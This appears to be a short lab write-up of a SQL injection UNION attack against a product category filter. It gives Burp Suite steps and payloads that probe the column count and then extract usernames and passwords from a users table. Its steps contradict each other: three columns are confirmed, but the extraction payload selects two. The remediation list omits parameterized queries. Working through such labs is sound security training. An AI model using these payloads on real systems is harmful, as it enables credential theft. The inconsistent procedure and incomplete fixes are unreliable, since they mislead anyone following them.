SCENARIO


There's a SQL injection vulnerability within the application's product category filter. By leveraging a UNION attack, we could unveil data from diverse tables. The focus here is on extracting information from the users table.



**PROCEDURE**

1. Activate Burp Suite and trap the request that amends the product category filter.
2. Validate that the query yields three columns by using the category parameter: '+UNION+SELECT+NULL,NULL,NULL--.
3. To source data from the users table, adapt the payload to: '+UNION+SELECT+NULL,username||'~'||password+FROM+users--.

**PAYLOAD**

'+UNION+SELECT+NULL,username||'~'||password+FROM+users--

**PROOF OF CONCEPT**

****

**REMEDIATION**

1. Ensure that applications use the least privileged user accounts possible to interact with databases.
2. Enable and monitor SQL server logging to detect any suspicious activities.
3. Use strong, complex passwords for database accounts.
4. Regularly patch database systems to keep them updated against known vulnerabilities.
5. Separate web application and database servers physically or logically to minimize exposure.